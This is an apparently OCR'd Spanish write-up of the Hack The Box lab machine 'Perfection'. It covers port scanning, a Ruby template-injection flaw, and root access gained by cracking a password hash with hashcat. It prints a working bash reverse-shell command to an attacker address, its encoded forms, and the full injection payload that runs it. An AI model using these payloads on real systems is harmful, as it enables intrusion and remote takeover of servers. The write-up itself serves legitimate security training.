
PERFECTION

1. PERFECTION

https://app.hackthebox.com/machines/Perfection



1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
❯ settarget "10.10.11.253 Perfection"
❯ ping 10.10.11.253
PING 10.10.11.253 (10.10.11.253) 56(84) bytes of data.
64 bytes from 10.10.11.253: icmp_seq=1 ttl=63 time=36.7 ms
64 bytes from 10.10.11.253: icmp_seq=2 ttl=63 time=35.4 ms
64 bytes from 10.10.11.253: icmp_seq=3 ttl=63 time=36.5 ms
64 bytes from 10.10.11.253: icmp_seq=4 ttl=63 time=37.2 ms
64 bytes from 10.10.11.253: icmp_seq=5 ttl=63 time=39.7 ms
^C
--- 10.10.11.253 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 35.364/37.091/39.663/1.423 ms

 /home/parrotp/pryor  took 4s
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puerto 22 y 80* abiertos.

```
❯ nmap -sS -p- 10.10.11.253 -n -Pn --min-rate 5000 -T5 -oG allports
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 12:11 CET
Warning: 10.10.11.253 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.253
Host is up (0.10s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
❯ extractPorts allports
```

```
File: extractPorts.tmp

[*] Extracting information...

    [*] IP Address: 10.10.11.253
    [*] Open ports: 22,80

[*] Ports copied to clipboard
```


```
 /home/parrotp/pryor/CTF/HTB/nmap
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```
❯ nmap -sCV -p22,80 10.10.11.253 -T5 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 12:12 CET
Nmap scan report for 10.10.11.253
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds

 /home/parrotp/pryor/CTF/HTB/nmap  took 10s
```


1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Parece que nos enfrentamos a un servidor web que usa por detrás *WEBrick*, que es una biblioteca estándar de **Ruby**. La versión de Ruby parece ser la *3.0.2*.




1.4. SSTI in Ruby template

Entramos a la página web. Dentro de ésta, vamos a interceptar una petición con **Burp Suite**.



Una vez interceptada la petición, probamos inyectar comandos modos en los diferentes campos. Encontramos un campo que nos devuelve el output del comando ejecutado, por tanto, este campo es vulnerable. Crearemos ahora un payload para obtener una reverse shell. Lo codificaremos usando la herramienta **HURL**, primero a *base64*: `hURL -B "bash -i >& /dev/tcp/10.10.16.11/443 0>&1"`, y posteriormente,


URL encode: `hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ=="`.



Ya tenemos nuestro payload. Sabemos que por detrás se está aplicando **Ruby**, por ello, usaremos su sintaxis para inyectar el comando. Este será el payload completo: `a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D|+base64+-d+|+bash");%25>`. Nos ponemos en escucha con **Netcat**.

`echo+` y `|+base64+-d+|+bash"`: usamos esto (en URLencode) para que se decodifique el payload y se ejecute en el sistema. Por otro lado, el signo `+` a veces se utiliza en lugar de espacios para evitar problemas de interpretación de argumentos. Esto se debe a que algunos comandos pueden interpretar los espacios como delimitadores de argumentos, lo que puede causar problemas si se están pasando cadenas que


contienen espacios.




> - Sintaxis de Ruby usada:
>   - `a` : simplemente es el carácter *a*, usado para rellenar el campo de manera inicial.
>   - `%0A` : es un carácter especial en la codificación URL que representa un *salto de línea* (`\n`).
>   - `<` : es el carácter <, comúnmente utilizado para abrir etiquetas en HTML o en plantillas de Ruby.
>   - `%25` : cuando decodificamos este valor, obtenemos %, carácter de porcentaje utilizado en la codificación URL.
>   - `%3d` : es el carácter = codificado en URL.
>   - `<%=` y `%>` : en plantillas de Ruby, esta sintaxis se usa para abrir y cerrar respectivamente interpolaciones de código.

1.5. Privesc via cracking password with Hashcat


Enviamos el payload y obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *Susan*.



En un mail que recibe este usuario, vemos unas especificaciones o normativas que deben tener las nuevas contraseñas de los usuarios: éstas deben tener, al final de la misma, una secuencia numérica entre 1 y 1.000.000.000. Ahora, vamos al directorio personal del usuario, encontramos una carpeta /Migration, a la cual accedemos. Dentro tenemos un archivo *.db*, al cual le aplicamos un `string`. Tenemos un *hash de contraseña* que copiamos en un archivo llamado *hash.txt* en nuestro sistema.




Con **Hash-Identifier** descubrimos que se trata de un hash en *SHA-256*.



Ahora con **Hashcat** tratamos de romper el hash: `hashcat -m 1400 -a 3 hash.txt "susan_nasus_?d?d?d?d?d?d?d?d?d"`. Básicamente, estamos proporcionando el prefijo *susan_nasus* seguido de *?d?d?d?d?d?d?d?d?d*, es decir, los caracteres numéricos a sustituir.

El patrón `?d` en **Hashcat** se utiliza como un marcador de posición para representar *dígitos numéricos*. En Hashcat, estos marcadores de posición se utilizan en combinación con el ataque de fuerza bruta (modo `-a 3`) para generar cadenas de texto posibles que se probarán como contraseñas. .



Obtenemos la contraseña, con la cual podemos directamente iniciar sesión como **root**.